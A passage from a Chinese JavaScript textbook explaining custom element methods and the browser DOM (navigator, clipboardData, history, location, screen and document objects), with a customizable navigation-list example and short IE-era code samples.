在自定义HTML元素对象的时候，最需要注意的一点就是区分清楚关键字“this”的指向。“this”总是指向调用此方法的对象。可以将同一个函数句柄赋值给不同对象的方法名，在调用不同对象的方法时，函数体内的“this”分别指向不同的对象。例如：

```
<input id="txt1" value="文本1">
<input id="txt2" value="文本2">
<script>
function $(str){ return(document.getElementById(str)); }
function show_value(){ alert(this.value); }
$("txt1").showValue = $("txt2").showValue = show_value;
$("txt1"). showValue(); $("txt2"). showValue();
</script>
```

此例中“$(“txt1”).showValue()”的结果是弹出内容为“文本1”的对话框，“$(“txt2”).showValue()”的结果是弹出内容为“文本2”的对话框，虽然此两者的“showValue”调用的是同一个方法。

给HTML元素对象增加自定义的属性和方法并不是必须的，完全可以用全局变量等方法来替代实现。但是给HTML元素对象增加自定义的属性和方法，可以使代码的逻辑更加清晰。本章最初的示例代码11.1.htm中，给跑马灯内容中的每一个“DIV”条目都增加了“reset”、“move”方法。读者可以试着将其改为不使用自定义方法的代码，并比较哪一种代码比较简短易读。

11.6 小结

HTML语言是出于传递信息的目的设计的，HTML页面的信息可以分为内容、样式、行为几种类别。JavaScript作为一种辅助HTML的脚本语言，有很大的一块功能需求是操作HTML页面的外在表现。本章讲解了如何通过JavaScript控制内联样式、内嵌样式块和外部样式表。本章的知识点如下。

（1）CSS的属性名和JavaScript中“style”对象属性的对应。
（2）如何读取和设置页面元素的内嵌样式属性。
（3）CSS样式属性的单位。
（4）如何控制HTML页面中的非内嵌样式属性。
（5）CSS2.0的盒模型。
（6）绝对定位和相对定位。
（7）如何给HTML元素对象增加自定义的属性和方法。

第12章　走近DOM——构造导航列表

上一章讲述了如何使用JavaScript控制页面的样式表现。页面的样式按使用方式来说分为内联样式、内嵌样式块和外部样式表，JavaScript对其有着不同的操作方式。通过控制页面样式，可以实现很多有趣的效果。然而对样式的控制只能实现页面外在表现的变化，还不足以满足某些复杂的设计需求，例如对页面内容、元素顺序等的控制。本章将讲述HTML的文档对象模型，提高对页面元素结构本质的理解，实现更加强大的页面控制。

12.1　实例：可自定义的导航列表

代码12.1.htm是一个用户自定义设置界面，可实现导航列表的自定义，让用户可以自己选择需要显示的导航项目和顺序。由于代码很长，下面分段解释，完整的代码可以在本书的光盘中获取。

代码12.1.htm　可自定义的导航列表

```
<html>
<head>
<meta http-equiv="content-type" content="text/html; charset=GB2312" />
<title>12-1　可自定义的导航列表</title>
<!-- 通用样式表 -->
<style>
* { font-size:12px; font-family:宋体, Arial; } /*规定了所有的字体样式*/
body { overflow:auto; background-color:buttonface; border-style:none; }

.button01 { padding:5px 10px 0px 10px; border-width:1px; margin:3px; text-align:center; }

#lst_hidden, #lst_show { width:200px; height:180px; }
#div_preview { background-color:white; border:2px inset buttonface; height:36px; margin:5px 10px; }
#div_preview a { color:navy; text-decoration:none; height:26px; line-height:26px;
 margin:0px 3px; padding:2px 15px 0px 15px; border:1px solid white; }
#div_preview a:hover {  border:1px solid #555; background-color:#D9E9F9; }
</style>
```

上面是页面的样式部分。

```
<script>
// 导航列表的所有项目
var navList = [
    "Google", "http://www.google.cn",
    "Baidu", "http://www.baidu.com",
    "网易", "http://www.163.com",
    "蓝色理想", "http://www.blueidea.com",
    "MSDN", "http://msdn.microsoft.com"
];
```

脚本部分开始。首先是定义一个数组型全局变量“navList”，将导航菜单的文本内容和URL地址依次存放在此数组中。

注意 此处使用了隐式的数组声明，直接用方括号来表示一个数组。

```
//添加新项目
function addItem(){
    for(var i=0; i<$("lst_hidden").options.length; i++){
        if($("lst_hidden").options[i].selected){
            $("div_preview").add($("lst_hidden").options[i].text, $("lst_hidden").options[i].value);
            $("lst_show").appendChild($("lst_hidden").options[i]);
            i--;
        }
    }
}
```

定义函数“addItem”，用来实现将左侧多选列表控件（“<select id=“lst_hidden”>”对象）中，被选中的项目移动到右侧的多选列表控件（“<select id=“lst_show”>”对象）中去。函数中通过调用“$()”获取具有对应“ID”属性的HTML元素。对于“select”元素，具有子集合“options”。该集合的元素是此列表控件的所有子项目。函数中用“for”循环依次访问左侧列表框中的子项目，并判断此项目是否被选中。如果被选中，则调用预览“div”的“add”方法（此方法为程序的自定义方法，在下面的代码中提及），将相应信息反映到预览中。然后将此项目移动到右侧列表框中。由于发生了条目移动，左侧列表框的子条目数量发生了变化（减少了一个），因此需要将循环变量“i”减少“1”。

说明 所有的函数按字母顺序排列。

```
//删除项目
function delItem(){
    for(var i=0; i<$("lst_show").options.length; i++){
        if($("lst_show").options[i].selected){
            $("div_preview").del(i);
            $("lst_hidden").appendChild($("lst_show").options[i]);
            i--;
        }
    }
}
```

定义函数“delItem”，用来实现将右侧多选列表控件（“<select id=“lst_show”>”对象）中，被选中的项目移动到左侧的多选列表控件（“<select id=” lst_hidden”>”对象）中去。其代码思路类似于“addItem”函数。

```
//项目下移
function downItem(){
    if($("lst_show").options[$("lst_show").options.length-1].selected)return;
    for(var i=$("lst_show").options.length-1; i>-1; i--){
        if($("lst_show").options[i].selected){
            $("div_preview").down(i);
          $("lst_show").insertBefore($("lst_show").options[i],$("lst_show").options[i+2]);
```

```
        }
    }
}
```

定义函数“downItem”，用来实现将右侧多选列表控件（“<select id=“lst_show”>”对象）中，被选中的项目向下移动。例如原本的条目依次为“123456”，其中的第“2”、“3”条被选中，则此函数执行后其包含的条目为“142356”。函数中调用了预览栏“div”的自定义方法“down”用来实现预览栏和设置的同步。

```
//初始化页面的所有事件
function initEvent(){
    $("cmdAdd").onclick = addItem;
    $("cmdDel").onclick = delItem;
    $("cmdUp").onclick = upItem;
    $("cmdDown").onclick = downItem;
}
```

定义函数“initEvent”，用来将JavaScript函数绑定到页面相应元素的事件上。这里是定义了页面4个按钮的单击事件。

```
//初始化列表
function initList(){
    for(var i=0; i<navList.length; i+=2){
        $("lst_hidden").options[$("lst_hidden").length] = new Option(navList[i], navList[i+1]);
    }
}
```

定义函数“initList”，用来读取全局变量“navList”的内容。使用“for”循环遍历此数组，将其内容添加到左侧的多选列表控件（“<select id=“lst_hidden”>”对象）中去。

```
//初始化预览栏
function initPreview(){
    $("div_preview").add = function(text, url){
        var obj;
        obj = document.createElement("A");
        obj.innerHTML = text;
        obj.href = url;
        this.appendChild(obj);
    }
    $("div_preview").del = function(index){
        this.removeChild(this.childNodes[index]);
    }
    $("div_preview").up = function(index){
        this.insertBefore(this.childNodes[index],this.childNodes[index-1]);
    }
    $("div_preview").down = function(index){
        if(index+2>this.childNodes.length-1){
            this.appendChild(this.childNodes[index]);
        }else{
            this.insertBefore(this.childNodes[index],this.childNodes[index+2]);
```

```
        }
    }
}
```

定义函数“initPreview”，用来初始化预览栏“ ”对象。对该对象自定义了4个方法“add”、“del”、“up”和“down”。此四个方法分别用来在预览栏添加、删除、上移和下移相应的条目。

注意 “删除”方法不可以定义为“delete”，因为“delete”是JavaScript的保留字。

```
//项目下移
function upItem(){
    if($("lst_show").options[0].selected)return;
    for(var i=1; i<$("lst_show").options.length; i++){
        if($("lst_show").options[i].selected){
            $("div_preview").up(i);
          $("lst_show").insertBefore($("lst_show").options[i],$("lst_show").options[i-1]);
        }
    }
}
```

定义函数“upItem”，用来实现将右侧多选列表控件（“<select id=“lst_show”>”对象）中，被选中的项目向下移动。其代码思路类似于“downItem”函数。

```
function $(str){ return(document.getElementById(str)); }
//页面载入事件
window.onload = function(){
    initList();
    initPreview();
    initEvent();
}
```

定义页面在载入完成事件激发时，调用的匿名函数。依次实现列表的初始化、预览栏的初始化和页面按钮事件的绑定。此事件是整个页面脚本激发的入口点。

```
</script>
</head>
<body>
<table>
    <tr>
        <td>隐藏的项目：</td><td></td>
        <td>显示的项目：</td><td></td>
    </tr>
    <tr>
        <td>
            <select id="lst_hidden" size="10" multiple="true" ></select>
        </td>
        <td valign="middle">
            <input type="button" class="button01" value="-&gt;" title="添加" id="cmdAdd" /><br/>
            <input type="button" class="button01" value="&lt;-" title="删除" id="cmdDel" />
```

```
        </td>
        <td>
            <select id="lst_show" size="10" multiple="true"></select>
        </td>
        <td valign="middle">
            <input type="button" class="button01" value="&#8593;" title="上移选中
            项目" id="cmdUp" /><br/>
            <input type="button" class="button01" value="&#8595;" title="下移选中
            项目" id="cmdDown" />
        </td>
    </tr>
```

上面是页面的HTML内容。分别为显示“隐藏项目”的列表框、显示“显示项目”的列表框，用来实现“添加”和“删除”的按钮，以及“上移”和“下移”选中项目的按钮。

```
    <tr>
        <td colspan="4">
            <fieldset>
            <legend>效果预览</legend>
            <div id="div_preview"></div>
            </fieldset>
        </td>
</table>
</body>
</html>
```

页面的最后一部分，为用来预览导航栏效果的一个“div”对象。

程序运行效果如图12.1、图12.2和图12.3所示。

图12.1 程序初始界面



图12.2 添加项目

代码说明如下。

(1) 此页面效果可以用于某些用户系统的自定义。选择左侧“隐藏的项目”复选框中的条目，然后用鼠标单击“->”按钮，可以将选中的条目添加到右侧“显示的项目”复选框。选择右侧“显示的项目”复选框中的条目，然后用鼠标单击“<-”按钮，可以将选中的条目删除到左侧“隐藏的项目”复选框。单击按钮“↑”或“↓”则可以调整“显示的项目”复选框中的已选择条目的位置。这些操作的同时在下方的效果预览栏中出现改变后的条目。

（2）本例代码中，并没有在HTML元素中写入诸如“onclick=“somefunction();”” 的事件，而是在脚本中给相应的元素绑定事件。这是笔者比较推荐的一种做法。其并不能带来什么实质性的好处，但是从Web程序设计的角度看，实现了一定程度的行为与内容的分离。

对于大型的、复杂的Web应用来说，“样式”、“内容”与“行为”三者分离是一个非常重要的设计思想。其有利于程序模块化、结构化，可以提高代码的重复利用率，也利于后期的更新和升级。

图12.3 改变项目顺序与预览效果

（3）示例代码的脚本部分中，声明了一个数组类型的全局变量“navList”，用于存放所有的可用导航项目的文本和URL指向。在页面载入事件（window.onload）激发时，依次调用函数“initList”、“initPreview”和“initEvent”来初始化列表框、预览栏和按钮事件。“initList”函数将数组“navList”中的信息提出，使用“document.createElement”方法建立新的复选框项目后添加到“隐藏的项目”复选框中。“initPreview”函数中，给“ ”对象添加了“add”、“del”等方法。

（4）程序中用到的函数“createElement”、“appendChild”和“insertBefore”等均属于DOM方法，将在后继小节中详细讲述。

12.2 DOM——文档对象模型

文档对象模型——DOM（Document Object Model）是用于HTML和XML文档的应用程序接口（API）。DOM提供了结构化的文档表现形式，允许程序修改文档的内容和视觉表现。本质上，其把网页和脚本或编程语言连接了起来。

所有对程序员开发可用的属性、方法和事件都被组织为对象的形式，可以通过脚本访问。前面章节中讲述的JavaScript控制样式对象，就是一个DOM应用的例子，页面元素的“style”对象是DOM的一个组成部分。

DOM被设计为独立于任何编程语言的结构，不仅仅可以用JavaScript访问，也允许其他的脚本语言进行交互。然而需要注意的是，DOM是有浏览器解释和维护的，因此不同浏览器的DOM有着细微的不同。为了保证Web页面的兼容性，国际万维网组织（W3C.org）给出了DOM的标准化模型，参阅网址：HTTP://WWW.W3.ORG/DOM。

12.2.1 DOM结构简述

在编写HTML页面的时候，读者可能注意到HTML文档的源文件中，标记采用的是树状的结构。最顶层（或者说是最底层，取决于各人理解的方向，本书中的树均为“向下生长”的）是“<HTML>”标记，然后其中包含了“<HEAD>”和“<BODY>”等子标记，各个子标记的内部又含有更深层的标记块。DOM的结构与之相对应，也是树状的结构。

DOM模型的最顶层对象是“窗口”（window）。关于窗口和框架的DOM结构，在前面讲述JavaScript控制窗口和框架的章节中已经讲述过，此处不再赘述。需要提醒读者的是，对于窗口中的脚本，默认引用的是当前窗口的“window”对象。如果需要访问其他框架或窗口的DOM内容，应当显式的调用窗口对象。例如对于下面的页面：

```
<frameset>
    <frame src="f1.htm" name="frame1"></frame>
    <frame src="f2.htm" name="frame2"></frame>
</frameset>
```

页面“f1.htm”中的脚本，如果需要调用“f2.htm”中的内容，则需要使用类似如下所示的代码：

```
//调用方法1
window.parent.frames[1].document.write("hutia");
//调用方法2
parent.frame2.document.getElementById("hutia").value;
```

窗口对象的子对象有“clientInformation”、“clipboardData”、“document”、“event”、“external”、“history”、“location”、“navigator”和“screen”。分别代表窗口的“客户端信息”、“剪贴板”、“文档”、“事件”、“扩展”、“历史”、“位置”、“浏览器”和“屏幕”对象。各个对象又均有着各自的属性、方法、事件和子对象集合。例如“文档”（document）对象就有主体（body）作为子对象，“body”对象又有页面中的各个元素作为子对象，此类对象类似于HTML标记的层层包含，构成了HTML页面的文档对象模型树。

“document”对象是HTML页面所有HTML内容的根节点。HTML页面中的所有元素在DOM中均被对象化。DOM模型的内容中的对象按类别来说有：HTML元素对象，例如“ ... ”形成的对象；属性对象，例如“<a href=“www.163.com”>”中的“href=“www.163.com””形成的对象；注释对象，即“<!-- ... -->”形成的对象。

代表HTML元素的对象又被称为“节点”（node）。DOM模型中，节点有两种类型：“元素”节点和“文本”节点。以下面的HTML为例：

```
<a href="www.163.com">网易</a>
```

“a”元素形成了一个元素节点，此节点下具有一个“href=“www.163.com””的属性对象，也具有一个内容为“网易”的文本子节点。

说明 不论是HTML元素、属性对象还是文本节点，在DOM中都可以称为一个“节点”（node）。其JavaScript中对应的均为“对象型”变量。但是不同类型的节点具有不同的属性、事件和方法。

12.2.2 获取浏览器信息——“navigator”对象

“navigator”对象和“clientInformation”对象类似，两者均提供对浏览器程序信息的访问检索。本小节只介绍“navigator”对象，因为“clientInformation”对象只有“Internet Explorer”浏览器支持，而“navigator”对象同时被“Internet Explorer”、“FireFox”、“Opera”等浏览器支持。

注意 在有可替代的做法时，本书将尽量介绍兼容性高的做法，然而未作说明时代码均仅保证兼容“Internet Explorer”浏览器的6.0及以上版本。具体的兼容性问题请参考各个浏览器的文档。

在对兼容性要求比较高的页面中，利用好“navigator”对象很重要。表12.1所示的是“navigator”对象的属性列表。

表12.1 “navigator”对象的属性

属性名	描 述	返回值示例
appCodeName	返回浏览器的编码名称	Mozilla
appMinorVersion	返回浏览器的小版本号	;SP2;
appName	返回浏览器名称	Microsoft Internet Explorer
appVersion	返回浏览器的平台和版本号	4.0 (compatible; MSIE 6.0; Windows NT 5.1; SV1)
browserLanguage	返回当前的浏览器语言	zh-cn
cookieEnabled	返回当前浏览器是否允许使用Cookie	true
cpuClass	返回CPU类型	x86
onLine	返回一个标识浏览器是否运行于在线模式的值	true
platform	返回用户操作平台的名称	Win32
systemLanguage	返回用户系统的默认语言	zh-cn
userAgent	返回HTTP协议头发送的浏览器信息字符串	Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1; SV1)
userLanguage	返回用户操作系统的自然语言设置	zh-cn

注意 “navigator”对象的属性均为只读，如果试图对其属性赋值则会造成脚本错误。

一个最简单的使用示例如下：

```
alert("你使用的浏览器名称是：" + navigator.appName);
```

12.2.3 操作剪贴板——“clipboardData”对象

“clipboardData”对象提供了脚本操作剪贴板的可能。此对象没有属性，仅有3个方法：“clearData”、“getData”和“setData”。

“clearData”用于清空剪贴板中的数据。其语法如下：

```
clipboardData.clearData([sDataFormat])
```

字符串型参数“sDataFormat”可选，表示需要清空的剪贴板数据类型。可取的值有：“Text”—清空文本格式的数据，“URL”—清空URL格式的数据，“File”—清空文件格式的数据，“HTML”—清空HTML格式的数据，“Image”—清空图片格式的数据。此函数没有返回值。

“getData”用于自剪贴板中获取数据，其语法如下：

```
sRetrieveData = object.getData(sDataFormat)
```

字符串型参数“sDataFormat”必须，表示需要获取的剪贴板数据类型。可取的值有：文本格式“Text”和URL格式“URL”。

“setData”用于将数据放置到剪贴板中，其语法如下：

```
sRetrieveData = object.setData(sDataFormat)
```

字符串型参数“sDataFormat”必须，表示需要存放到剪贴板的数据的类型。可取的值有：文本格式“Text”和URL格式“URL”。

“event”对象具有子对象“dataTransfer”，此子对象和“clipboardData”对象具有完全相同的方法。

两者的区别在于，“event.dataTransfer”对象只能用于页面的拖曳操作中（其他事件激发的时候“event.dataTransfer”对象为空）。两者的剪贴板空间不同，“clipboardData”和“event.dataTransfer”中的数据操作不会相互影响。下面的是一个使用“event.dataTransfer”对象实现自定义拖曳操作的简单例子。

```
<HTML>
<HEAD>
<SCRIPT>
function InitiateDrag(){
    //初始化拖曳操作，将图片的地址存入"event.dataTransfer"对象中
    event.dataTransfer.setData("Text", $("oImage").src);
}

function FinishDrag(){
    //感应拖曳操作，获取"event.dataTransfer"对象中的数据
    sImageURL = event.dataTransfer.getData("URL")
    $("oTarget").innerHTML = sImageURL;
}
function $(str){ return(document.getElementById(str)); }
</SCRIPT>
</HEAD>
<BODY>
<P>将图片拖曳到Span文本处查看图片的地址</P>
<IMAGE ID=oImage SRC="someImage.jpg" ondragstart="InitiateDrag()">
<SPAN ID=oTarget ondragenter="FinishDrag()">
    Drop the image here
</SPAN>
</BODY>
</HTML>
```

合理利用“clipboardData”对象可以很好的提高用户体验。代码12.2.htm是一个操作剪贴板的例子。

代码12.2.htm　操作剪贴板

```
<html>
<head>
<meta http-equiv="content-type" content="text/html; charset=GB2312" />
<title>12-2  操作剪贴板</title>
<!-- 通用样式表 -->
<style>
* { font-size:12px; font-family:宋体, Arial; } /*规定了所有的字体样式*/
body { overflow:auto; }
fieldset { margin:10px; }
a { color:navy; }
#d1, #d2 { margin:5px 10px; padding:5px 15px; background-color:white; height:20px; }
</style>
<script>
//全局变量，用于记录上一次获取的URL地址
var lastURL;

//函数"captureClipboard"用于获取剪贴板中的网址
```

```
function captureClipboard(){
    //调用"clipboardData"对象的"getData"方法获取剪贴板内容
    var str = clipboardData.getData("Text");
    //使用正则判断其内容是否为符合http协议的URL地址，且此URL地址和上次获取的地址不同
    //因为此函数为不断调用的，为了防止重复获取相同的网址，需要判断此URL地址和上次获取的地址不同
    if(str)if((/^http:\/\//i).test(str) && lastURL!=str){
        //如果符合的话，将此网址存入全局变量"lastURL"中
        lastURL = str;
        //将获取到的网址内容输出到相应"div"中
        //读者可以自行改写此处来实现更加有趣的应用
        $("d2").innerHTML += str + "<br>";
    }
}

//函数"doCopy"用于将相应"div"中的HTML放入剪贴板中
function doCopy(){
    clipboardData.setData("Text", $("d1").innerHTML)
}

function $(str){ return(document.getElementById(str)); }

//页面载入事件
window.onload = function(){
    setInterval(captureClipboard,10);
}
</script>
</head>
<body>
<p>
在下面链接上单击鼠标右键，选择"复制快捷方式"，页面会自动捕获复制的网址。
网址捕获不仅可以获得本页中的剪贴板操作，也可以获得其他应用程序中改变的剪贴板操作。<br/>
<a href="http://www.google.com">Google</a>
</p>
<fieldset>
    <legend>监视剪贴板中的网址：</legend>
    <div id="d2"></div>
</fieldset>
<fieldset>
    <legend>
        <a href="javascript:doCopy();void(0);">拷贝此处内容</a>
    </legend>
    <div id="d1">
        腾讯体育记者秦云重庆报道似乎输球输出了希望成了中国足坛的一句流行语。
        今天下午2：3的结果，不仅使中国队第27次输给了韩国队，也让中国队执行主教练福拉多向记者们宣布：
        "在这场比赛里，我们主要是收获了信心，队员们能够在场上放开打，面对对手不害怕。 ...
    </div>
</fieldset>
</body>
</html>
```

程序运行的效果如图12.4和图12.5所示。



图12.4 程序运行界面



图12.5 当剪贴板中有网址时，自动感应

代码说明如下。

（1）有很多下载软件（例如网际快车“FlashGet”等），都具有“监视剪贴板”的功能。即当用户将一个网址复制到剪贴板的时候，会自动地识别判断，如果此地址是一个可下载的文件，则弹出并建立一个下载任务。本示例模仿此功能，在页面载入后，就设定定时函数，每间隔10毫秒调用函数“captureClipboard”，测试剪贴板的内容。并使用正则表达式判断此内容是否为网址的格式，如果符合则将其输出。

（2）示例代码演示的第2个功能是将数据放入剪贴板。在论坛系统或网页邮局等应用中，有时会遇到用户费时输入的内容提交时却因为网络超时等意外而丢失。因此，可以在提交前用脚本自动将用户书写的内容存入剪贴板，即使遇到意外，用户也只需要粘贴即可找回数据。

12.2.4 操作浏览器的历史记录——“history”对象

“history”对象允许脚本控制浏览器在历史记录中前进或后退。“history”对象只有一个属性：“length”，此属性返回当前历史记录的长度，只读。“history”对象的方法有：“back”、“forward”和“go”。

“back”方法不需要参数，使得浏览器在历史记录中后退，其效果相当于鼠标单击浏览器工具栏的“后退”按钮。“forward”方法不需要参数，使得浏览器在历史记录中前进，其效果相当于鼠标单击浏览器工具栏的“前进”按钮。此两个方法均无返回值。其语法如下：

```
history.back();
history.forward();
```

“go”方法允许浏览器跳转到历史记录的任意位置，其语法如下：

```
history.go(vLocation);
```

参数“vLocation”可以为整数或字符串。为整数时，此参数标识需要跳转到的相对位置。为字符串时，此参数为历史记录中存在的确切URL。因此，“history.go(-1)”的效果相当于“history.back()”，而“history.go(1)”的效果相当于“history.forward()”。

注意 当提供给“go”方法的参数超出“history”对象的长度，例如已经是历史记录中的最后一项时，提供参数“4”，并不会造成错误。此方法自动忽略此类异常。

“history”对象最常见的用法，就是在提示出错信息的页面提供用户一个跳转的选择。例如用户提交了一个不符合要求的信息，服务器可以返回如下HTML：

```
你输入的信息有误，请
<a href="#" onclick="history.back();">返回上一页</a>
重新填写
```

这样，用户在鼠标单击“返回上一页”链接时即可自动返回提交前页面重新填写。

12.2.5 获取当前页面的URL——“location”对象

和当前页面URL相关的信息被保存在“location”对象的属性中，如下表12.2所示。

表12.2 “location”对象的属性

属性名	描 述
hash	设置或返回当前URL的锚点位置，即URL中“#”后的内容
host	设置或返回当前URL的主机名和端口
hostname	设置或返回当前URL的主机名
href	设置或返回当前URL的字符串
pathname	设置或返回当前URL的路径和文件名部分
port	设置或返回当前URL的端口
protocol	设置或返回当前URL的协议
search	设置或返回当前URL的查询字串，即“？”后的内容

“location”对象的方法有“assign”、“reload”和“replace”。

“assign”方法将页面跳转到一个新的URL地址，其语法如下：

```
location.assign(strURL);
```

参数“strURL”必须，字符串型变量，为需要跳转的URL地址。此函数无返回值，其执行的效果相当于用户在浏览器的地址栏输入了新的URL地址并执行了跳转。此函数执行后，当前页面将被放入历史记录中。实际上此函数并不常用，直接给“location”对象的“href”属性赋值可以起到完全相同的效果。

“reload”方法用于刷新页面，其语法如下：

```
location.reload();
```

此方法无参数，无返回值。其执行效果相当于鼠标单击工具栏的刷新按钮。

“replace” 方法用于将页面跳转到一个新的URL地址，其语法如下：

```
location.replace (strURL);
```

参数“strURL”必须，字符串型变量，为需要跳转的URL地址。此函数无返回值，其执行的效果类似“assign”方法，但是当前页面不会被放入历史记录中。

“location”对象最常见的应用，就是对其“href”属性赋值，来使页面跳转到需要的地址。实际上其可以实现的应用还有很多，取决于程序员的想象力。例如，可以利用“location.search”属性，结合字符串操作，来获取“get”方法提交的数据。

12.2.6 读取用户的屏幕分辨率——“screen”对象

“screen”对象包含了浏览者显示器的设置信息。此对象没有方法，只有一些属性。表12.3所示的是

“screen”对象的属性列表。

表12.3 “screen”对象属性列表

属 性 名	描 述
availHeight	返回系统屏幕工作区高度，不包括Windows任务栏
availWidth	返回系统屏幕工作区宽度，不包括Windows任务栏
bufferDepth	设置或返回屏幕外位图缓冲区每个像素的色彩深度位数，可取值为：0（默认值）、-1、1、4、8、15、16、24、32
colorDepth	返回目标设备或缓冲区的像素色彩深度位数
deviceXDPI	返回系统屏幕的实际水平每英寸点数（DPI）
deviceYDPI	返回系统屏幕的实际垂直每英寸点数（DPI）
fontSmoothingEnabled	返回用户是否设置了字体平滑效果
height	返回用户屏幕的垂直高度
logicalXDPI	返回系统屏幕的普通水平每英寸点数（DPI）
logicalYDPI	返回系统屏幕的普通垂直每英寸点数（DPI）
updateInterval	设置或返回页面的重绘时间，单位毫秒
width	返回用户屏幕的水平宽度

“updateInterval”属性定义了页面重绘刷新的间隔，单位是毫秒。此属性的默认值是0。在页面中有很多动画时，合理设置此属性可以提高系统表现。然而如果将此属性设置的过大会造成显示异常，如图12.6所示，是将此属性设置为1000后，卷动屏幕时的现象。



图12.6 改变页面重绘时间

通过“screen”对象的属性，可以调整页面与屏幕之间的位置。下面是两个很有用的函数示例：

```
function maximizeWindow(){
    window.moveTo(0,0);
    window.resizeTo(screen.availWidth, screen.availHeight);
}

function centerWindow(width, height){
    window.moveTo((screen.availWidth-width)/2, (screen.availHeight-height)/2);
    window.resizeTo(width, height);
}
```

函数“maximizeWindow”用于将窗口最大化，函数“centerWindow”则根据参数“width”和“height”来调整窗口大小，并使此窗口相对于屏幕居中。

12.3 使用DOM的“document”对象

上一节介绍的“location”、“history”等DOM对象的属性和方法非常有用，然而“document”对象和其包含的页面元素的属性和方法才是使DOM如此重要的关键。

12.3.1 “document”对象特有的属性

“document”对象是页面中一切HTML元素的根，具有很多一般元素节点所不具有的特殊属性和方法。表12.4所示的是“document”对象的属性列表。

表12.4 “document”对象属性列表

属 性 名	描 述
activeElement	返回当文档获得焦点时，具有焦点的对象
alinkColor	设置或返回文档中所有活动链接的前景色
bgColor	此属性不推荐使用，设置或返回文档对象的背景色
charset	设置或返回对象的字符集设置
compatMode	返回一个值，标识文档的标准兼容模式是否打开
cookie	设置或返回Cookie
defaultCharset	获取当前全局语言设置定义的默认字符集
designMode	设置或返回一个值，标识文档是否可编辑
dir	设置或返回一个值，标识对象的阅读顺序
doctype	获取当前文档的文档声明
documentElement	获取文档的根节点对象，即“<HTML>”节点对象
domain	设置或返回文档的安全域
expando	设置或返回一个值，标识是否可在此对象内建立一个任意的变量
fgColor	设置或返回对象的文本前景色
fileCreatedDate	返回文件的建立日期
fileModifiedDate	返回文件的修改日期
fileSize	返回文件的大小
implementation	获取当前文档的执行对象
lastModified	返回页面的最后修改日期
linkColor	设置或返回文档中所有链接的前景色
parentWindow	获取一个对父窗口对象的引用
protocol	设置或返回文档URL所使用的协议
readyState	返回一个值，标识文档的当前载入状态
referrer	返回当前页的引用页地址
uniqueID	返回此对象的全局唯一标志符
URL	设置或返回当前文档的URL地址
URLUnencoded	获取文档的URL，去除所有的特殊字符编码
vlinkColor	设置或返回文档中所有已访问链接的前景色
XMLDocument	获取对XML的引用
XSLDocument	返回一个对可扩展样式表（XSL）文档最顶层节点的引用

“document”对象的属性中，“cookie”属性已经在前面章节中做过讲解。此外常用的属性还有：

（1）“documentElement”属性返回“<HTML>”代表的对象，因此可以使用：

```
window.document.documentElement.outerHTML
```

来获得整个HTML文档的所有内容。

(2)“domain”属性返回文档所在的域名，例如对于页面“http://www.some.com/anypath/page.htm”，其“document.domain”属性返回字符串“www.some.com”。

(3)“fileCreatedDate”、“fileModifiedDate”和“fileSize”属性返回当前页面文件的相关信息，依次为文件的创建日期、修改日期和文件大小。

(4)“readyState”属性返回文档的当前载入状态，可能的取值为“uninitialized”(对象未初始化)、“loading”(对象数据载入中)、“loaded”(对象数据完成载入)、“interactive”(对象数据未完全载入，但用户可以交互)和“complete”(对象初始化完成)。下面是一个利用此属性判断内嵌框架载入状态的简单示例：

```
<iframe></iframe>
<script>
frames[0].location = "anotherPage.htm";
setTimeout(chkStatus, 1000);

function chkStatus(){
    if(frames[0].document.readyState != "complete"){
        setTimeout(chkStatus, 200);
        return;
    }
    //下面的代码仅当内嵌框架完全载入后才会被执行
    alert("内嵌框架载入完毕");
}
</script>
```

说明 上面函数“chkStatus”的应用可以很广泛。例如页面中使用脚本，将内嵌框架(“iframe”)的页面地址跳转。如果希望在内嵌框架页面跳转完成后执行某些操作，则可以使用此函数的思路。

(5)“referrer”可以获得当前页面的引用页面。例如，浏览者在“A.htm”中，点击链接后跳转到了“B.htm”，则在“B.htm”中的“document.referrer”属性返回一个字符串“A.htm”。其他情况下此属性返回一个空字符串。利用好此属性可以实现一些简单的来源判断，例如：

```
<script>
if(document.referrer != "http://www.site.com/index.htm"){
    alert("此页面不允许外部链接，请从首页链接进入！");
    location.href = "http://www.site.com/index.htm";
}
</script>
```

此代码可以实现的页面是必须从指定页面(“http://www.site.com/index.htm”)的链接进入，否则弹出提示框，且自动跳转页面。

12.3.2 “document”对象特有的方法

表12.5所示的是“document”对象的所有方法列表。

表12.5 “document”对象的方法

方 法 名	描 述
attachEvent(sEvent, fpNotify)	将函数绑定到对象的事件上
clear()	当前不支持
close()	关闭输出流，并显示获得的数据
createAttribute(sName)	建立一个属性对象
createComment(sData)	建立一个注释对象
createDocumentFragment()	建立一个新的文档对象
createElement(sTag)	建立一个新的元素对象
createEventObject([oExistingEvent])	建立一个“事件”对象
createStyleSheet([sURL] [, iIndex])	建立一个样式表对象
createTextNode([sText])	建立一个文本节点对象
detachEvent(sEvent, fpNotify)	将函数从对象的事件上剥离
elementFromPoint(iX, iY)	返回坐标(iX, iY)处的元素
execCommand(sCommand [, bUserInterface] [, vValue])	对当前文档，当前选区或给定范围执行一个命令
focus()	使对象获得焦点
getElementById(sId)	获取具有给定的id的元素对象
getElementsByName(sName)	返回所有具有给定的name属性的元素对象的集合
getElementsByTagName(sTagName)	返回所有具有给定的标记名的元素对象的集合
hasFocus()	获取一个字符串，标识此对象是否具有焦点
mergeAttributes(oSource [, bPreserve])	将某一个对象的所有可读写的属性拷贝到此对象上
open([sUrl] [, sName] [, sFeatures] [, bReplace])	打开一个给定类型的文档对象
queryCommandEnabled(sCmdID)	返回一个布尔值，标识某一个特定命令是否可以成功执行
queryCommandIndeterm(sCmdID)	返回一个布尔值，标识某一个特定命令是否处于不确定状态
queryCommandState(sCmdID)	返回一个布尔值，标识某一个特定命令的状态
queryCommandSupported(sCmdID)	返回一个布尔值，标识某一个特定命令是否被支持
queryCommandValue(sCmdID)	返回一个命令的值
recalc([bForceAll])	重新计算当前文档的所有动态属性
releaseCapture()	释放对鼠标的捕获
setActive()	将当前对象设置为活动，但不使其获得焦点
write(sText)	在文档流对象中写入HTML
writeln(sText)	在文档流对象中写入HTML，然后写入一个回车符

document对象的方法中，前面介绍过“attachEvent”、“detachEvent”和“write”等方法。下面介绍一些其他的常用方法。

“open”、“close”、“writeln”方法。这3个方法配合“write”方法，用来实现对页面中HTML的输出，此三者均无返回值。

“open”方法用来打开文档对象，其语法如下：

```
open([sUrl] [, sName] [, sFeatures] [, bReplace]);
```

参数“sUrl”为字符串型，可选，代表了新打开的文档的MIME类型（多功能信件资料格式

